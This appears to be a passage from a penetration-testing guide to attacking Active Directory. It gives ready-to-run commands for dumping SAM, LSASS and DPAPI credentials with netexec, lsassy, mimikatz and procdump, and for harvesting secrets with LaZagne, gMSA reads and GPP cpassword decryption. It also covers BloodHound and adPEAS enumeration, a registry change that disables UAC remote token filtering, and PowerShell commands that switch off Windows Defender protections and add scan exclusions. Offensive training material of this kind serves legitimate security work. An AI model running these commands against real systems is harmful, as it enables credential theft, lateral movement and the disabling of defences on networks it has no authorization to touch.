Get-Content $env:APPDATA\Microsoft\Windows\Powershell\PSReadline\ConsoleHost_history.txt
Dump Creds in memory
This requires at least local admin privilege on the target.
Important Caveat
- There is a problem when dumping creds remotely using local admin accounts, it’s called
UAC Remote Token Filtering, which is a Windows security feature that blocks local administrator accounts from executing full administrative tasks over network connections. So even if you have an account within the Administrators local group, the attack can still fail remotely.
There is a few solutions for that: - Use the local
Administratoraccount (RID 500) which has a default exception to UAC remote token filtering - Use a domain user account (not a local user) that has been granted admin on the target
- Log in interactively (RDP, console…) as any local admin account and dump the creds directly on the target.
-
Disable the filtering feature entirely by changing its value in the Windows Registry
reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f(but at that point you would’ve been able to dump the creds anyway)
Dumping Remotely
# use option --local-auth if your user is a local account
### Dump SAM (Security Account Manager)
netexec smb 10.10.10.4 -u Administrator -p 'P@dmin123' --local-auth --sam
netexec smb 10.10.10.4 -u Administrator -p 'P@dmin123' --local-auth --sam secdump

### Dump LSASS (Local Security Authority Subsystem Service)
# lsassy returned more creds in my case than the nxc module
lsassy  10.10.10.4 -u Administrator -p 'P@dmin123'
netexec smb 10.10.10.4 -u Administrator -p 'P@dmin123' --local-auth -M lsassy

# Or dump the whole lsass.exe process and analyze locally
netexec smb 10.10.10.4 -u Administrator -p 'P@dmin123' --local-auth -M nanodump
pypykatz lsa minidump /tmp/EMP-MACHINE-01_64_EMP-MACHINE-01.log

### Dump DPAPI
netexec smb 10.10.10.4 -u Administrator -p 'P@dmin123' --local-auth --dpapi cookies
netexec smb 10.10.10.4 -u Administrator -p 'P@dmin123' --local-auth --dpapi nosystem

Dumping Locally
# Run as Administrator/SYSTEM
mimikatz.exe
privilege::debug
sekurlsa::logonpasswords
sekurlsa::tickets

# Dump LSASS for offline analysis
procdump.exe -accepteula -ma lsass.exe lsass.dmp
mimikatz.exe
sekurlsa::minidump lsass.dmp
sekurlsa::logonPasswords
Hunt for creds on file system

Look for credentials and secrets stored in configuration files, scripts, deployment files, backups, and user documents. Using LaZagne:
# Run all available credential modules
LaZagne.exe all
It can find passwords, ssh keys, browser saved secrets, WiFi credentials…
gMSA Password Retrieval
Group Managed Service Accounts (gMSA) are domain accounts whose 240-character password is rotated automatically every 30 days by the DC. Nevertheless, if you can read the msDS-ManagedPassword blob, the DC will hand you the current NT hash on demand, and you can authenticate as the service account without ever cracking anything.
Why it matters: gMSAs are commonly used for privileged services (SQL, IIS app pools, backup agents) and are frequently over-privileged. Getting the hash is often a straight pivot to a server where that service account is a local admin, or to a service with SeImpersonate → Potato → SYSTEM.
Identify who can read gMSA passwords
In BloodHound, inspect the gMSA object’s inbound control relationships for the ReadGMSAPassword permission. This identifies users or groups that are authorized to retrieve its managed password.
# Enumerate gMSAs and retrieve accessible passwords (needs suitable privileges)
nxc ldap DC-01.ATLAS.CORP -d ATLAS.CORP -u mohamed.karrab -p 'Password123!' --gmsa

# Or with gMSADumper.py https://github.com/micahvandeusen/gMSADumper
python gMSADumper.py -d "ATLAS.CORP" -u "Administrator" -p "P@ssw0rd1"
GPP / cPassword attack
This is a very old attack, as old Group Policy Preferences (GPP) configurations sometimes contain passwords in XML files stored in SYSVOL, such as Groups.xml, Services.xml, and ScheduledTasks.xml.
These passwords are stored in the cpassword attribute. Although encrypted, the encryption key is publicly known, so exposed values can be decrypted offline. Microsoft addressed this issue in 2014 with MS14-025, but the patch did not clean up existing XML files left behind in the domain’s SYSVOL share.
# Fastest, authenticated module
nxc smb 10.10.10.2 -u 'mohamed.karrab' -p 'Password123!' -M gpp_password
nxc smb 10.10.10.2 -u 'mohamed.karrab' -p 'Password123!' -M gpp_autologin

# Or pull SYSVOL and grep
smbclient //10.10.10.2/SYSVOL -U 'ATLAS.CORP/mohamed.karrab%Password123!' -c 'recurse ON; prompt OFF; mget *'
grep -ri 'cpassword' ./atlas.corp/

# Decrypt
impacket-Get-GPPPassword LOCAL -xmlfile ./atlas.corp/path/to/groups.xml
BloodHound
BloodHound can map Active Directory relationships and permissions into a graph, which helps us identify attack paths, hidden relationships, and privilege escalation opportunities.
Data Collection
# Ingest bloodhound data with Rusthound-ce (SharpHound.exe is also good)
# I recommend building from src, because there is a bug in the binary that makes it crash when collecting sessions
sudo apt install cargo
git clone https://github.com/g0h4n/RustHound-CE.git
cd RustHound-CE
cargo build --release
cp ./target/release/rusthound-ce .

./rusthound-ce -d ATLAS.CORP -u 'mohamed.karrab' -p 'Password123!' -i 10.10.10.2 -z -c All

# if you don't want to bother compiling locally
grab a release from https://github.com/g0h4n/RustHound-CE/releases
tar -xzf rusthound-ce-Linux-gnu-x86_64.tar.gz
# LdapOnly covers most of the valuable data anyway
./rusthound-ce -d ATLAS.CORP -u 'mohamed.karrab' -p 'Password123!' -i 10.10.10.2 -z -c LdapOnly

BloodHound Enumeration
# Start bloodhound with docker, username is 'admin', password will appear in logs
wget https://github.com/SpecterOps/bloodhound-cli/releases/latest/download/bloodhound-cli-linux-amd64.tar.gz

tar -xvzf bloodhound-cli-linux-amd64.tar.gz

sudo ./bloodhound-cli install

# Turn on/off
sudo ./bloodhound-cli up
sudo ./bloodhound-cli down

# In case you lost your password, you can reset it with
sudo ./bloodhound-cli resetpwd

Bloodhound is running at http://localhost:8080, just upload the .zip file and wait until ingesting is finished.
There is a lot that can be done with BloodHound, and we’ll be using it more later in this article. I encourage you to experiment with the default queries and see what happens!

adPEAS


adPEAS is an automated Active Directory (AD) security enumeration and privilege-escalation assessment tool, it’s practically like a wrapper for other different tools.
Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass -Force
Import-Module .\adPEAS.ps1

# From a domain-joined machine (uses current user)
Invoke-adPEAS -Domain "ATLAS.CORP" -UseWindowsAuth

# With credentials
Invoke-adPEAS -Domain "ATLAS.CORP" -Credential (Get-Credential)

# With username and password
Invoke-adPEAS -Domain "ATLAS.CORP" -Username "mohamed.karrab" -Password "Password123!"


PingCastle
PingCastle is a tool used to audit and assess the security posture of Microsoft Active Directory (AD) and Microsoft Entra ID (hybrid identity) environments.
Run on a domain-joined machine, can do many domain health checks.
Privilege Escalation
Antivirus Bypass
This part would obviously require some extra research from the reader, as AV bypass techniques evolve fast and die fast. But the main ideas stay the same; changing the signature, encryption, obfuscation, custom tooling, sandbox self-kill, avoiding burnt methods, etc.
Since this topic would need a full article (tell me if interested!), I will just give the basic methods here.
# Check if Windows Defender is enabled
Get-MpComputerStatus
Get-MpComputerStatus | Select AntivirusEnabled

# Check if defensive modules and tamper protection are enabled
Get-MpComputerStatus | Select RealTimeProtectionEnabled, IoavProtectionEnabled, AntispywareEnabled, IsTamperProtected | FL

# Check if alternative AV products exist
Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct

# Make exclusion for a certain folder
Add-MpPreference -ExclusionPath "C:\Users\Public\Documents"

# Turn off defensive modules
Set-MpPreference -DisableRealtimeMonitoring $true;
Set-MpPreference -DisableBehaviorMonitoring $true;
Set-MpPreference -DisableIOAVProtection $true;
Set-MpPreference -DisableScriptScanning $true;
Set-MpPreference -DisableBlockAtFirstSeen $true;
Set-MpPreference -DisableArchiveScanning $true

# Note that when Tamper Potection is on, disabling most of these modules won't work from Powershell, and disabling Tamper Protection can only be done from a GUI (without an exploit).
# Nevertheless, I believe you can still add an ExclusionPath even with it on (depends on configuration).

# Check AppLocker policies
# (AppLocker is a policy-based application control feature that restricts which executables, scripts, installers, and DLLs users are allowed to run.)
Get-AppLockerPolicy -Effective | Select-Object -ExpandProperty RuleCollections

